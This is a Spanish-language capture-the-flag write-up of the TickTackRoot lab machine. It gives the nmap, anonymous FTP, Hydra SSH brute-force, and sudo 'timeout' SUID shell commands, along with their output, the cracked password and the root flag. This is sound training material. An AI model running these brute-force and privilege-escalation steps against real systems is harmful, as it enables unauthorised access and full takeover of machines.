

Introducción

TickTackRoot es una máquina vulnerable de Thehackerslab. En este write-up, documentaremos los pasos necesarios para explotarla

Puedes encontrar la máquina en la siguiente dirección:

<https://thehackerslabs.com/ticktackroot/>




1. Reconocimiento

Comenzamos con la fase de reconocimiento para identificar los servicios y puertos abiertos en la máquina. Aunque la máquina proporciona su dirección IP (10.0.20.7), siempre es recomendable realizar un escaneo de red para asegurarnos de que estamos atacando la máquina correcta.

Escaneo de red

Ejecutamos `netdiscover` para mapear la red local y confirmar la IP de la máquina objetivo. En este caso, sabemos que la IP es `10.0.20.7`.



Escaneo de puertos

Realizamos un escaneo de puertos con `nmap` para identificar qué servicios están corriendo en la máquina:

```
nmap -p- -sVC -sS --min-rate 5000 -n 10.0.20.7
(root@kali) ~ [~/home/vikolo]
# nmap -p- -sVC -sS --min-rate 5000 -n 10.0.20.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 15:20 CEST
Nmap scan report for 10.0.20.7
Host is up (0.00054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.0.20.4
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      10671 Oct 03 14:31 index.html
|_drwxr-xr-x  2 0      0      4096 Oct 07 11:18 login
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5c:38:6e:8a:b4:2a:ca:cb:3a:94:62:9c:aa:7e (ECDSA)
|_  256 06:c4:ea:41:7d:c3:4b:f7:8c:68:19:6b:5c:23:e4:70 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:AB:33:66 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.33 seconds
```

Observamos que los puertos **20 (FTP)**, **22 (SSH)** y **80 (HTTP)** están abiertos. Esto sugiere que la máquina tiene un servidor web, un servicio de FTP y acceso SSH.

2. Explotación del Servicio FTP

Acceso anónimo

Como hemos podido observar en la salida de `nmap`, el servicio `ftp` está configurado para permitir login desde el usuario `anonymous`. Este suele ser un usuario por defecto en sistemas mal configurados y permite el acceso sin contraseña.

El siguiente paso es intentar conectarnos al servicio FTP. Ejecutamos el siguiente comando para conectarnos como usuario anónimo:

```
ftp 10.0.20.7
```

Ingresamos `anonymous` como nombre de usuario y no especificamos contraseña. Esto nos da acceso al sistema FTP.

Una vez dentro, listamos los archivos disponibles con el comando `ls`. Observamos que existe un directorio `login` y un `index.html` que parecen ser de interesantes.

Extracción de archivos

El directorio `login` contiene un fichero llamado `login.txt`.

Descargamos ambos utilizando el comando `get`:

```
get login.txt get index.html
```

El archivo `login.txt` contiene información sobre dos usuarios: `rafael`, `monica`. Además, sabemos que `Robin` es un usuario existente debido al servicio FTP.

```
(root@Vkali)-[/home/vikolo]
# ftp 10.0.20.7
Connected to 10.0.20.7.
220 Bienvenido Robin
Name (10.0.20.7:vikolo):
```

3. Explotación del Servicio SSH

Fuerza bruta con Hydra

Ahora que tenemos los nombres de los usuarios, podemos intentar realizar un ataque de fuerza bruta al servicio SSH, especialmente al usuario "robin".

Utilizamos `Hydra` para intentar obtener la contraseña mediante:

```
hydra -l robin -P /path/to/wordlist.txt ssh://10.0.20.7
```

Nota: `/path/to/wordlist.txt` es el archivo de diccionario que contiene posibles contraseñas. Utiliza una lista adecuada como `rockyou.txt`.

```
(root@Vkali)-[/home/vikolo]
# hydra -l robin -P /usr/share/wordlists/rockyou.txt ssh://10.0.20.7 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for any other illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 15:38:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://10.0.20.7:22/
[STATUS] 346.00 tries/min, 346 tries in 00:01h, 14344079 to do in 690:57h, 38 active
[22][ssh] host: 10.0.20.7 login: robin password: babyblue
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 25 final worker threads did not complete until end.
[ERROR] 25 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-16 15:40:02
```

Podemos observar que Hydra ha encontrado la contraseña y trataremos de acceder via ssh:

```
ssh robin@10.0.20.7
```

Introducimos la contraseña obtenida y accedemos como el usuario "robin".

```
(root@Vkali)-[/home/vikolo]
# ssh robin@10.0.20.7
robin@10.0.20.7's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of mié 16 oct 2024 13:45:04 UTC

System load:  0.01               Processes:            104
Usage of /:   51.4% of 4.93GB    Users logged in:     0
Memory usage: 9%                IPv4 address for enp0s3: 10.0.20.7
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 3 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

Last login: Tue Oct 15 08:45:45 2024 from 192.168.18.48
robin@TheHackersLabs-Ticktackroot:~$
```

4. Escalada de Privilegios

Una vez dentro, necesitamos escalar privilegios para obtener acceso root. El primer paso es verificar qué comandos podemos ejecutar con permisos de `sudo`:

```
sudo -l
```

Permisos de sudo

```
robin@TheHackersLabs-Ticktackroot:~$ sudo -l
Matching Defaults entries for robin on TheHackersLabs-Ticktackroot:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User robin may run the following commands on TheHackersLabs-Ticktackroot:
  (ALL) NOPASSWD: /usr/bin/timeout_suid
robin@TheHackersLabs-Ticktackroot:~$
```

En este caso, observamos que podemos ejecutar un programa específico con `sudo` sin necesidad de contraseña. Buscamos en **GTFOBins** para ver si hay alguna forma de explotar

este problema para obtener acceso root.

En este caso podemos ver que existe un exploit sobre los timeouts y que con una sola linea de comandos podemos acceder a root

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which timeout) .  
./timeout 7d /bin/sh -p
```

```
robin@TheHackersLabs-Ticktackroot:~$ sudo -l  
Matching Defaults entries for robin on TheHackersLabs-Ticktackroot:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User robin may run the following commands on TheHackersLabs-Ticktackroot:  
    (ALL) NOPASSWD: /usr/bin/timeout_suid  
robin@TheHackersLabs-Ticktackroot:~$ sudo /usr/bin/timeout_suid 7d /bin/sh -p  
# whoami  
root  
# █
```

Esto abrirá un shell con permisos de root.

Verificación de root

Una vez dentro del shell, verificamos si tenemos acceso root ejecutando:

```
whoami
```

Posteriormente podemos ejecutar `pwd` para ubicar nuestro directorio actual

5. Búsqueda de la Flag

El siguiente paso es buscar la flag de root.

Navegamos con `cd` al directorio `/root`. Listamos los directorios y podemos ver que existe un archivo llamada root.txt

```
cat /root/root.txt
```

```
# pwd
/home/robin
# cd --
# cd ..
# ls
bin  bin.usr-is-merged  boot  cdrom  dev  etc  home  lib  lib64  lib.usr-is-merged  lost+found  media  mnt  opt  proc  root  run
# cd ..
# ls
bin  bin.usr-is-merged  boot  cdrom  dev  etc  home  lib  lib64  lib.usr-is-merged  lost+found  media  mnt  opt  proc  root  run
# cd root
# ls
root.txt
# cat root.txt
9BW5V2UJZ4NXDF3Q7CML
# █
```

Enhorabuena ! has conseguido root.